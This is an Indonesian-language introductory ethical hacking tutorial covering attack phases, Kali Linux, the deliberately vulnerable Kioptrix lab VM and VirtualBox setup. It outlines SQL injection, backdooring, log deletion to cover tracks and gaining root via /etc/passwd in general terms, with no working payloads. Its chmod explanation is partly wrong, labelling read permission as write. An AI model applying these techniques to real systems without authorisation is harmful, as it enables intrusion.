Daftar Isi

Pengenalan Hacking

1. Pendahuluan

Hacking adalah aktifitas penyusupan ke system yang dimiliki oleh orang lain tanpa merusak atau melakukan perubahan terhadap system tersebut.

Orang yang melakukan proses hacking tersebut adalah **Hacker (Security Professional / Ethical Hacking).** Aktivitas sebaliknya adalah **Cracking**, yang melakukannya adalah **Cracker**.

Informasi resmi mengenai pengertian Hacker & Cracker ada di **RFC 1392** tentang *Internet Users Glossary.* Selebihnya tentang Ethical Hacking akan dijelaskan pada BAB berikutnya.

Penetration Testing (Pen Testing) adalah para pakar Network Security yang mendedikasikan dirinya dalam mengidentifikasi ancaman dan celah keamanan pada suatu system atau jaringan, sehingga mereka dapat memberikan saran agar dapat meningkatkan keamanan pada system atau jaringan tersebut.

Beberapa jenis hacking attack yang umum terjadi adalah :

1. Operating System Side Attack

   Kompleksitas system operasi tidak terlepas dari service dan port yang dijalankan untuk mendukung pekerjaannya. Sehingga menjadikan banyak service dan port yang terbuka pada Sistem Operasi tersebut. Hal tersebut merupakan suatu celah keamanan tersendiri, dan hacker harus mampu menemukan celah tersebut dan mendapatkan akses terhadap system tersebut.

2. Application Side Attack

   Banyak Software Developer bekerja dalam tekanan deadline untuk menyelesaikan pekerjaannya secara tepat waktu. Produk software tersebut sering kali memiliki banyak sekali fitur dan terkadang karena deadline, banyak pengembang yang tidak melakukan testing pada produk mereka. Hal tersebut dapat memicu celah keamanan. Bentuk

exploitasi yang paling umum digunakan adalah celah "Buffer Overflow" yang mengganggu performa kerja aplikasi.

3. Bad Configuration Side Attack

   Umumnya system yang di-hack adalah system yang tidak memiliki konfigurasi yang baik. Faktornya adalah karena system terlalu rumit dan kurangnya pengetahuan Administrator untuk mengelola system dengan baik. Untuk meningkatkan keamanan ubahlah konfigurasi standar pada system dan juga menghapus service dan software yang tidak diperlukan.

2. Ethical Hacking

Seorang ethical hacking harus :

- Melakukan pekerjaan secara professional sebagai pembeda dengan malicious hacker.
- Memperoleh kepercayaan client
- Tidak mengganggu system, dan harus dapat dipertahankan dan dijaga dengan baik oleh seorang ethical hacker.
- Harus mendapatkan izin dari pemilik system atau jaringan sebelum melakukan pekerjaannya.

Yang membedakan antara Ethical Hacker dan Non-Ethical Hacker adalah ***Motivasi*** dan metodologi yang dilakukan selama melakukan hacking. Selain menemukan celah, ia juga harus mampu memberikan saran dan solusi bagaimana cara menangkal atau mengamankan system maupun jaringan dari para cracker (Non-Ethical Hacking). Ketika Ethical Hacker bekerja, mereka akan bertanya mengenai :

- Apa dan Siapa yang harus diamankan ?
- Apakah bersedia memberikan perlindungan tambahan ? Dll

Melakukan dokumentasi terhadap result testing sangat penting dilakukan untuk menghasilkan produk akhir yaitu ***PenTest Report.*** Mengambil screenshot dan informasi yang berpotensi berharga atau menyimpan file log untuk disajikan pada client dalam laporan pentest.

Jadi, laporan pentest adalah sebuah kompilasi dari semua resiko yang berpotensi untuk menyerang system computer atau jaringan. Sistem Keamanan terdiri dari 4 elemen, yaitu :

Elemen	Attack Example	Destination
Confidentiality (Kerahasiaan)	Pencurian Data	Mengambil informasi atau data berharga
Authenticity (Keaslian)	MAC Address Spoofing	Agar perangkat tidak sah bisa terkoneksi kedalam jaringan.
Integrity	Bit Flipping, dalam kondisi ekstrim bisa kearah DoS	Merubah chipper text
Availability (Ketersediaan)	Denial of Service (DoS)	Menguras Resource & Bandwith

Tujuan setiap hacker adalah untuk melakukan eksploitasi terhadap celah keamanan yang terdapat pada system, melalui 4 elemen dasar tersebut.

Teknik Ethical Hacking

1. Reconnaissance

Bertujuan untuk mendapatkan informasi umum sebanyak banyaknya dari target untuk menentukan jenis serangan yang akan dilakukan. Contoh : Network Scanning. Aktifitas ini terbagi dalam 2 jenis :

a. Passive Reconnaissance (Interaksi tidak langsung)

Bisa melalui koran, internet, televisi, dan lain lain. Proses ini bila digunakan untuk mengumpulkan informasi target yang akan diserang, disebut pengumpulan informasi (Information Gathering), Rekayasa Sosial (Social Engineering) dan pengumpulan berkas yang dibuang (Dumpster Diving) juga dianggap sebagai metode passive reconnaissance.

Contoh lain adalah Network Sniffing dapat menghasilkan range IP, server atau hidden network, dan layanan lain yang tersedia dalam system atau jaringan. Sniffing adalah senjata umum bagi banyak hacker etis.

b. Active Reconnaissance (Interaksi Langsung)

Dikenal dengan "Mengetok Pintu / Rattling the Doorknobs". Misalkan melalui telepon ke CS atau bagian teknis target. Aktivitas ini memiliki resiko lebih besar daripada pasif, karena system bisa saja mempunyai system deteksi dini untuk mengantisipasi jenis serangan yang akan datang.

Biasanya pada tahap pengintaian ini informasi yang dicari adalah Jenis Web Server, Operating System yang digunakan oleh perusahaan. Informasi inilah yang digunakan untuk menemukan kerentanan/celah.

2. Scanning & Enumeration

Digunakan untuk mengumpulkan informasi yang lebih spesifik mengenai target. Contoh : Tool Sport Scanners, Network Mapping, Sweeping, Vulnerability Scanners, dll. Ada 3 Jenis Scanning :


a. Port Scanning, mengumpulkan informasi detail mengenai port yang terbuka.
b. Network Scanning, Mapping pada jaringan.
c. Vulnerability Scanning, memeriksa celah keamanan yang mungkin terjadi.

Secara Umum : Mendeteksi host,port,OS,Service,IP Address yang aktif dalam jaringan.

3. Gaining Access (Exploitation)

Untuk memanfaatkan celah dengan tujuan mendapatkan akses tertinggi pada target. Contoh : Penggunaan tools eksploitasi celah, session hijacking, password cracking, dll. Exploit adalah code atau aplikasi yang digunakan untuk memanfaatkan celah keamanan pada

system. Salah satu jenis serangan adalah Man In The Middle Attack (MITM)



Koneksi yang terjadi pada umumnya adalah client akan langsung melakukan koneksi dengan server secara langsung. Sedangkan koneksi pada MITM.

1) Client akan dipaksa melakukan koneksi dengan computer attacker dulu.

2) Attacker akan melakukan koneksi dengan server.

3) Server akan dipaksa untuk membalas koneksi ke computer attacker.

4)Attacker akan melakukan koneksi ke client.

4. Maintaining Access (Backdooring)

Bertujuan untuk menciptakan pintu belakan atau backdoor sebagai access cepat untuk menguasai target. Backdoor diciptakan tidak hanya oleh hacker, namun juga oleh Administrator jika dikemudian diambil oleh pihak yang tidak bertanggung jawab.


5. Covering Tracks

Bertujuan untuk menghapus jejak selama aktivitas hacking. Menghapus semua log yang terdapat pada system. Selain itu terdapat 4 hal yang harus dikuasai oleh Ethical Hacker :

- Programming & Networking Skills (Domain, Windows, Unix, Linux, Hardware & Software Network, Network Security, Attacking Technique Skills)

- Penelitian mengenai celah keamanan (Vulnerability Research), yaitu kemampuan dalam menemukan celah pada system, desain celah keamanan untuk keperluan simulasi, mengikuti perkembangan keamanan informasi untuk menambah wawasan. Dibutuhkan untuk identifikasi dan memperbaiki celah keamanan network, melindungi network dari penyusup, mengumpulkan informasi untuk mencegah terjadinya masalah keamanan, mengumpulkan informasi tentang virus computer.
- Konsep dasar mengenai teknik hacking
- Mampu mengikuti metodologi Ethical Hacking yang berlaku

Keamanan, Fungsionalitas, Kemudahan penggunaan adalah segitiga yang merepresentasikan keseimbangan antara ketiga komponen penting pada sebuah system. Jika kita memilih rasio dari 2 komponen tersebut, maka salah satu komponen akan berkurang rasionya. Intinya semakin aman dan semakin fungsionalitas sebuah system maka akan semakin ribet penggunaannya.



3. Tools Hacking

Bakctrack / Kali Linux (Pembaharuan)

Adalah system operasi khusus turunan linux yang digunakan spesialis sebagai Penetration Testing oleh kalangan Profesional. Bisa digunakan sebagai OS LiveDVD atau LiveUSB. OS ini merupakan solusi yang kompleks untuk mempelajari ilmu hacking dan Penetration Testing. Banyak fitur yang hadir dalam OS ini, Backtrack / Kali Linux hadir dalam ratusan security tools yang siap digunakan. Dan OS ini adalah Free dan Open Source.

Kioptrix Server (Target)

Adalah system operasi dalam bentuk virtual machine yang memiliki banyak celah keamanan. Tujuan OS ini adalah digunakan untuk memberikan pemahaman dan pembelajaran mendasar mengenai metodologi dan proses dalam melakukan sebuah penetrasi keamanan.

Ada banyak cara yang digunakan untuk akses root pada server kioptix. Pada pembahasan ini menggunakan teknik yang sederhana dan menarik untuk mendapatkan akses. Diantaranya adalah :

1. **SQL Injection**

   Web Server kioptix memiliki celah pada bagian SQL Injection. SQL Injection terdiri dari serangkaian proses untuk memasukan SQL Query dengan memanfaatkan celah pada form input data. Jika berhasil maka attacker mampu melakukan akses pada database seperti membaca, menambah, mengubah, menghapus data, eksekusi perintah, dan mengakses root pada system. Teknik ini memanfaatkan validasi inputan web. Salah satu inputan yang biasa digunakan untuk percobaan adalah tanda kutip satu (‘). Akibat yang ditimbulkan oleh SQL Inject :

   a. Attacker memiliki akses dan dapat memodifikasi databases
   b. Dapat mengeksekusi database
   c. Memungkinkan attacker untuk mencapai akses sebagai root system server.

2. Modifiy /etc/passwd


Seluruh informasi akun pada server linux disimpan konfigurasi di /etc/passwd. File tersebut untuk memanipulasi akses user. Pengetahuan dasar mengenai hak akses. **Chmod** digunakan untuk mengatur hak akses pada linux os. **ls –l** digunakan untuk melihat hak akses pada suatu file. Contoh :

ls –l /etc/passwd

```
root@kali:~# ls -l /etc/passwd
-rw-r--r-- 1 root root 2903 Jul 14 08:36 /etc/passwd
```

a. User Chmod


Terbagi dalam 3 kelompok yakni :



- User yang menciptakan file tersebut adalah dengan Username root
- User yang termasuk dalam golongan Usergroup pada file adalah root
- User yang termasak dalam golongan other adalah Username dan Usergroup selain root

b. Chmod Value

Terbagi dalam kelompok dan terdapat pada informasi :



R (Read)	W (Write)	X (Execute)
4	2	1

Konfigurasi diatas bernilai 644 dengan keterangan

- 6 = 4 + 2 (Read & Write) > Oleh username root
- 4 = Write > Oleh usergroup root
- 4 = Write > Oleh user selain username dan usergroup root

Keterangan :

- File tersebut dibuat oleh username root, dan root mempunyai hak akses Read & Write
- File tersebut diakses oleh usergroup root, dengan hak akses hanya membaca saja
- File tersebut diakses oleh siapapun selain username dan usergroup root, hak akses hanya membaca saja.

Pengaturan User Access pada Linux

File : /etc/passwd

root	**x**	**0**	**0**	**root**	**/root**	**/bin/bash**
Username yang sudah terdaftar pada sistem	Jenis password, x adalah password yang disimpan di /etc/shadow	Nomor username system (UserID)	Nomor usergroup system (GroupID)	Informasi tambahan mengenai nama user	Home directory user	Lokasi shell yang digunakan

4. Setup Hacking Lab

Software yang digunakan adalah :

- Virtual Machine

  Bisa menggunakan Virtualbox :

  https://www.virtualbox.org/wiki/Downloads

  Atau menggunakan VMWare :


  https://my.vmware.com/en/web/vmware/downloads
- Kali Linux / Backtrack : https://www.kali.org/downloads/
- Kioptrix Server : http://www.kioptrix.com/blog/test-page/

Lakukan Installasi Virtual Machine terlebih dahulu kemudian ikuti langkah berikut untuk mulai belajar hacking.


a. Menggunakan Kali Linux (Live)

Buka program Virtual Box yang sudah terinstall, kemudian buat virtual machine baru.


- Klik New pada menu di dashboard virtual box, Isikan keterangan Nama VM beserta type dan versi.




- Untuk menjalankan kali linux memory yang digunakan minimal adalah 1 Gb supaya tidak terlalu lama prosesnya.




- Buat hardisk virtual baru




- Pilih mode hardisk (VDI)




- Pilih Dynamic Size




- Kemudian beri nama file serta tentukan lokasi hardisk virtual. Selain itu set size hardisk virtual (default 8 Gb sudah cukup, karena menggunakan Live)




- Setelah selesai setup awal, sekarang setup iso bootnya menggunakan iso kali linux. Klik setting pada Virtual OS Kali Linux.




- Masuk ke menu storage, kemudian pilih Optical Drive, dan load iso kali linux.




- Pastikan sudah terload seperti gambar berikut



- Bagian Network, adapter dibuat mode bridge dengan wireless device.




- Lalu coba mulai jalankan virtual machine-nya




- Pada tampilan Boot Menu, pilih Live (686-pae)

- Tunggu sampai selesai booting, dan Kali Linux siap digunakan.




b. Installasi Kioptix Server


Setelah selesai mendownload file kioptix server, lalu ekstrak file tersebut seperti gambar berikut




- Lalu create VM baru di virtualbox, dengan basis OS adalah Linux Ubuntu



- Lalu gunakan RAM dengan defaultnya adalah 756 MB atau lebih tergantung dengan spesifikasi hardware yang anda miliki.



- Lalu pilih use existing drive dan load kedalam system virtual box anda



- Kemudian jalankan VM Kioptix Server, dan tampilannya adalah CLI mode.

- Sampai disini, kita tidak akan mengetahui username dan password kioptrix, dan disinilah kita akan belajar bagaimana membobol server kioptrix tersebut.

